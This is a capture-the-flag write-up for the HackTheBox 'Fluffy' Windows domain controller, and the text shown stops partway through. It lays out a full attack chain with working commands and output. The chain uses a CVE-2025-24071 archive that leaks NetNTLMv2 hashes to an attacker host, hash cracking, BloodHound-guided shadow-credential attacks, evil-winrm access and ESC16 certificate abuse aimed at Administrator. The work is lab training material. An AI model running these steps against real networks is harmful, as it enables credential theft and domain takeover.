HTB: Fluffy
Full Writeup for Fluffy machine from CPTS track on HackTheBox

Reconnaissance
Port Scanning
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
tr3m0x@ubuntu:~/htb/windows/fluffy$ sudo nmap -sC -sV -p- -T4 --min-rate 1000 -O 10.129.58.158 -oN nmap/tcp_scan.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-06 11:16 EDT
Nmap scan report for 10.129.58.158
Host is up (0.15s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-06 22:18:18Z)
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Not valid before: 2026-04-30T16:09:59
|_Not valid after:  2106-04-30T16:09:59
|_ssl-date: 2026-09-06T22:19:54+00:00; +7h00m00s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-09-06T22:19:55+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Not valid before: 2026-04-30T16:09:59
|_Not valid after:  2106-04-30T16:09:59
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-09-06T22:19:54+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Not valid before: 2026-04-30T16:09:59
|_Not valid after:  2106-04-30T16:09:59
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Not valid before: 2026-04-30T16:09:59
|_Not valid after:  2106-04-30T16:09:59
|_ssl-date: 2026-09-06T22:19:55+00:00; +7h00m00s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49688/tcp open  msrpc         Microsoft Windows RPC
49700/tcp open  msrpc         Microsoft Windows RPC
49714/tcp open  msrpc         Microsoft Windows RPC
49728/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 6h59m59s
| smb2-time:
|   date: 2026-09-06T22:19:18
|_  start_date: N/A

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 223.62 second
The exposed services are typical for an Active Directory domain controller: DNS, Kerberos, LDAP, SMB, RPC, and WinRM. The certificate SAN also discloses the hostname DC01.fluffy.htb, so I added the domain and DC name to /etc/hosts.
1
2
tr3m0x@ubuntu:~/htb/windows/fluffy$ echo "10.129.58.158 fluffy.htb dc01.fluffy.htb" | sudo tee -a /etc/hosts
10.129.58.158 fluffy.htb dc01.fluffy.htb
SMB Enumeration
The machine description provided the credentials j.fleischman:J0elTHEM4n1990!, so I started by enumerating SMB shares.
1
2
3
4
5
6
7
8
9
10
11
12
tr3m0x@ubuntu:~/htb/windows/fluffy$ nxc smb fluffy.htb -u j.fleischman -p 'J0elTHEM4n1990!' --shares
SMB         10.129.58.158   445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.58.158   445    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
SMB         10.129.58.158   445    DC01             [*] Enumerated shares
SMB         10.129.58.158   445    DC01             Share           Permissions     Remark
SMB         10.129.58.158   445    DC01             -----           -----------     ------
SMB         10.129.58.158   445    DC01             ADMIN$                          Remote Admin
SMB         10.129.58.158   445    DC01             C$                              Default share
SMB         10.129.58.158   445    DC01             IPC$            READ            Remote IPC
SMB         10.129.58.158   445    DC01             IT              READ,WRITE
SMB         10.129.58.158   445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.58.158   445    DC01             SYSVOL          READ            Logon server share
The IT share was the interesting result because the account had both read and write access.
1
2
3
4
5
6
7
8
9
10
11
12
13
tr3m0x@ubuntu:~/htb/windows/fluffy$ smbclient //10.129.58.158/IT -U 'j.fleischman%J0elTHEM4n1990!'
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Sep  6 18:28:46 2026
  ..                                  D        0  Sun Sep  6 18:28:46 2026
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 11:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 11:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 11:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 11:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 10:31:07 2025

		5842943 blocks of size 4096. 1758751 blocks available
smb: \>
I downloaded the ZIP files and Upgrade_Notice.pdf for analysis.

The PDF was an infrastructure upgrade notice. It listed several recent CVEs that administrators needed to be aware of:
- CVE-2025-24996: Critical
- CVE-2025-24071: Critical
- CVE-2025-46785: High
- CVE-2025-29968: High
- CVE-2025-21193: Medium
- CVE-2025-3445: Low
The useful lead was CVE-2025-24071, a Windows File Explorer spoofing issue that can leak NetNTLMv2 authentication when a victim extracts or previews an archive containing a crafted .library-ms file with an attacker-controlled SMB path. The NVD description summarizes the impact as sensitive information exposure in Windows File Explorer, and public PoCs exist for creating the malicious archive.
References:
NetNTLMv2 Capture Through CVE-2025-24071
I used this public PoC to generate the archive: ThemeHackers/CVE-2025-24071.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
tr3m0x@ubuntu:~/htb/windows/fluffy$ python3 poc.py -f exploit -i 10.10.15.47

          ______ ____    ____  _______       ___     ___    ___    _____        ___    _  _      ___    ______   __
         /      |\   \  /   / |   ____|     |__ \   / _ \  |__ \  | ____|      |__ \  | || |    / _ \  |____  | /_ |
        |  ,----' \   \/   /  |  |__    ______ ) | | | | |    ) | | |__    ______ ) | | || |_  | | | |     / /   | |
        |  |       \      /   |   __|  |______/ /  | | | |   / /  |___ \  |______/ /  |__   _| | | | |    / /    | |
        |  `----.   \    /    |  |____       / /_  | |_| |  / /_   ___) |       / /_     | |   | |_| |   / /     | |
         \______|    \__/     |_______|     |____|  \___/  |____| |____/       |____|    |_|    \___/   /_/      |_|

                                                Windows File Explorer Spoofing Vulnerability (CVE-2025-24071)
                    by ThemeHackers

Creating exploit with filename: exploit.library-ms
Target IP: 10.10.15.47

Generating library file...
✓ Library file created successfully

Creating ZIP archive...
✓ ZIP file created successfully

Cleaning up temporary files...
✓ Cleanup completed

Process completed successfully!
Output file: exploit.zip
Run this file on the victim machine and you will see the effects of the vulnerability such as using ftp smb to send files etc.
I uploaded the ZIP file to the writable IT share.
1
2
smb: \> put exploit.zip
putting file exploit.zip as \exploit.zip (0.5 kb/s) (average 0.3 kb/s
Then I started Responder and waited for a user or automated process to handle the file. Once the archive was processed, the target initiated SMB authentication to my machine and leaked p.agila’s NetNTLMv2 hash.
1
2
3
4
5
6
7
8
9
10
11
tr3m0x@ubuntu:~/htb/windows/fluffy$ sudo python3 -W ignore /usr/share/responder/Responder.py -I tun0
...

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.58.158
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:0846264678bf4629:8912A86429F6707B5C5B1A7998F22813:010100000000000080DADB97F63DDD0129909C0B3851A6A60000000002000800540049004800350001001E00570049004E002D004E00500039005900350053004F003800420044005A0004003400570049004E002D004E00500039005900350053004F003800420044005A002E0054004900480035002E004C004F0043004C000300140054004900480035002E004C004F00430041004C000500140054004900480035002E004C004F00430041004C000700080080DADB97F63DDD010600040002000000080030003000000000000000010000000020000023BCDAB2BBA61F477C1793BCF6F032A9FF5299910D30BF24DC43597C4ADDD4BD0A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310035002E00340037000000000000000000
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
I cracked the hash with Hashcat mode 5600, which is used for NetNTLMv2.
1
2
3
4
5
6
7
8
9
10
11
12
13
tr3m0x@ubuntu:~/htb/windows/fluffy$ hashcat -m 5600 p.agila.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...

P.AGILA::FLUFFY:0846264678bf4629:8912a86429f6707b5c5b1a7998f22813:010100000000000080dadb97f63ddd0129909c0b3851a6a60000000002000800540049004800350001001e00570049004e002d004e00500039005900350053004f003800420044005a0004003400570049004e002d004e00500039005900350053004f003800420044005a002e0054004900480035002e004c004f00430041004c000300140054004900480035002e004c004f00430041004c000500140054004900480035002e004c004f00430041004c000700080080dadb97f63ddd010600040002000000080030003000000000000000010000000020000023bcdab2bba61f477c1793bcf6f032a9ff5299910d30bf24dc43597c4addd4bd0a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310035002e00340037000000000000000000:prometheusx-303

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: P.AGILA::FLUFFY:0846264678bf4629:8912a86429f6707b5c...000000
Time.Started.....: Sun Sep  6 12:00:54 2026 (1 sec)
Time.Estimated...: Sun Sep  6 12:00:55 2026 (0 secs)
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
The recovered credentials were:
1
p.agila:prometheusx-303
BloodHound Enumeration
With valid domain credentials, I collected BloodHound data.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
tr3m0x@ubuntu:~/htb/windows/fluffy$ bloodhound-python -u p.agila -p prometheusx-303 -d fluffy.htb -c all -ns 10.129.58.158
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: fluffy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc01.fluffy.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Testing resolved hostname connectivity dead:beef::c516:111f:3ff:e9a3
INFO: Trying LDAP connection to dead:beef::c516:111f:3ff:e9a3
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Testing resolved hostname connectivity dead:beef::c516:111f:3ff:e9a3
INFO: Trying LDAP connection to dead:beef::c516:111f:3ff:e9a3
INFO: Found 10 users
INFO: Found 54 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.fluffy.htb
INFO: Done in 00M 34S
After importing the data into BloodHound, the important path started with p.agila’s group memberships.

The user p.agila is a member of Service Account Managers, which has GenericAll over the Service Accounts group. That means I can modify the group, including adding my own user to it.

The Service Accounts group has GenericWrite over ca_svc, ldap_svc, and winrm_svc. After adding p.agila to Service Accounts, those write permissions become directly useful.
Exploitation
I focused on winrm_svc because the account had remote management access through WinRM. since we have GenericWrite over the user object, we can perform a shadow credentials attack to retrieve the NT hash and authenticate as that user.
Shadow Credentials to WinRM Access
GenericWrite over a user object lets me write a value to msDS-KeyCredentialLink. Certipy’s shadow auto flow uses that to add a temporary key credential, authenticate as the target account with a certificate, retrieve the NT hash, and restore the original attribute.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
tr3m0x@ubuntu:~/htb/windows/fluffy$ certipy shadow auto -u "p.agila@fluffy.htb" -p "prometheusx-303" -account "winrm_svc" -ns 10.129.58.158 -target 10.129.58.158 -debug
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[+] DC host (-dc-host) not specified. Using domain as DC host
[+] Nameserver: '10.129.58.158'
[+] DC IP: None
[+] DC Host: 'FLUFFY.HTB'
[+] Target IP: '10.129.58.158'
[+] Remote Name: '10.129.58.158'
[+] Domain: 'FLUFFY.HTB'
[+] Username: 'P.AGILA'
[+] Trying to resolve 'FLUFFY.HTB' at '10.129.58.158'
[+] Authenticating to LDAP server using NTLM authentication
[+] Using NTLM signing: False (LDAP signing: True, SSL: True)
[+] Using channel binding signing: True (LDAP channel binding: True, SSL: True)
[+] Using LDAP channel binding for NTLM authentication
[+] LDAP NTLM authentication successful
[+] Bound to ldaps://10.129.58.158:636 - ssl
[+] Default path: DC=fluffy,DC=htb
[+] Configuration path: CN=Configuration,DC=fluffy,DC=htb
[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'a3c87d3f143d44f884ae3273ebe9dcba'
[*] Adding Key Credential with device ID 'a3c87d3f143d44f884ae3273ebe9dcba' to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID 'a3c87d3f143d44f884ae3273ebe9dcba' to the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'winrm_svc@fluffy.htb'
[*] Trying to get TGT...
[+] Sending AS-REQ to KDC fluffy.htb (10.129.58.158)
[*] Got TGT
[*] Saving credential cache to 'winrm_svc.ccache'
[+] Attempting to write data to 'winrm_svc.ccache'
[+] Data written to 'winrm_svc.ccache'
[*] Wrote credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
Using the recovered NT hash, I connected over WinRM and got a shell as winrm_svc.
1
2
3
4
5
6
tr3m0x@ubuntu:~/htb/windows/fluffy$ evil-winrm -i 10.129.58.158 -u winrm_svc -H 33bd09dcd697600edf6b3a7af4875767

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents>
Privilege Escalation
AD CS Enumeration
BloodHound also showed that ca_svc was one of the service accounts I could modify.
I used the same shadow credentials technique against ca_svc to retrieve its NT hash:
1
ca_svc:ca0f4f9e9eb8a092addf53bb03fc98c8
The account name and SPN suggested AD CS was in play, so I enumerated certificate services with Certipy.
1
2
3
4
5
6
7
8
tr3m0x@ubuntu:~/htb/windows/fluffy$ certipy find -u "ca_svc@fluffy.htb" -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -vulnerable -stdout -ns 10.129.58.158 -target 10.129.58.158
Certipy v5.1.0 - by Oliver Lyak (ly4k)
...
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
The CA was vulnerable to ESC16, meaning the AD CS security extension is disabled globally. Without the security extension, issued certificates do not contain the strong SID binding that normally prevents this style of identity confusion. I used this poc ESC16 - Security Extension Disabled on CA Globally.
Requesting an Administrator Certificate
Before changing anything, I read the original ca_svc attributes so I could restore the account afterward.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
tr3m0x@ubuntu:~/htb/windows/fluffy$ certipy account -u "p.agila@fluffy.htb" -p "prometheusx-303" -user ca_svc read -ns 10.129.58.158 -target 10.129.58.158
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'ca_svc':
    cn                                  : certificate authority service
    distinguishedName                   : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
    name                                : certificate authority service
    objectSid                           : S-1-5-21-497550768-2797716248-2627064577-1103
    sAMAccountName                      : ca_svc
    servicePrincipalName                : ADCS/ca.fluffy.htb
    userPrincipalName                   : ca_svc@fluffy.htb
    userAccountControl                  : 66048
    whenCreated                         : 2025-04-17T16:07:50+00:00
    whenChanged                         : 2026-09-07T02:25:35+00:00
Then I changed ca_svc’s UPN to administrator.
1
2
3
4
5
6
tr3m0x@ubuntu:~/htb/windows/fluffy$ certipy account -u "p.agila@fluffy.htb" -p "prometheusx-303" -user ca_svc -upn administrator update -ns 10.129.58.158 -target 10.129.58.158
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_svc'
I already had a Kerberos ticket for ca_svc, so I requested a certificate from the vulnerable CA. The issued certificate came back with the UPN administrator.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
(certipy-venv) tr3m0x@ubuntu:~/htb/windows/fluffy$ certipy req -k \
    -target dc01.fluffy.htb \
    -dc-host dc01.fluffy.htb \
    -ns 10.129.58.158 \
    -ca 'fluffy-DC01-CA' \
    -template 'User' \
    -timeout 30 \
    -debug
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[+] Domain retrieved from CCache: FLUFFY.HTB
[+] Username retrieved from CCache: ca_svc
[+] Nameserver: '10.129.58.158'
[+] DC Host: 'dc01.fluffy.htb'
[+] Domain: 'FLUFFY.HTB'
[+] Username: 'CA_SVC'
[+] Trying to resolve 'dc01.fluffy.htb' at '10.129.58.158'
[+] Resolved 'dc01.fluffy.htb' from cache: 10.129.58.158
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Checking for Kerberos ticket cache
[+] Loaded Kerberos cache from ca_svc.ccache
[+] Using TGT from cache
[+] Username retrieved from CCache credential: ca_svc
[+] Getting TGS for 'HOST/dc01.fluffy.htb'
[+] Got TGS for 'HOST/dc01.fluffy.htb'
[+] Trying to connect to endpoint: ncacn_np:10.129.58.158[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.58.158[\pipe\cert]
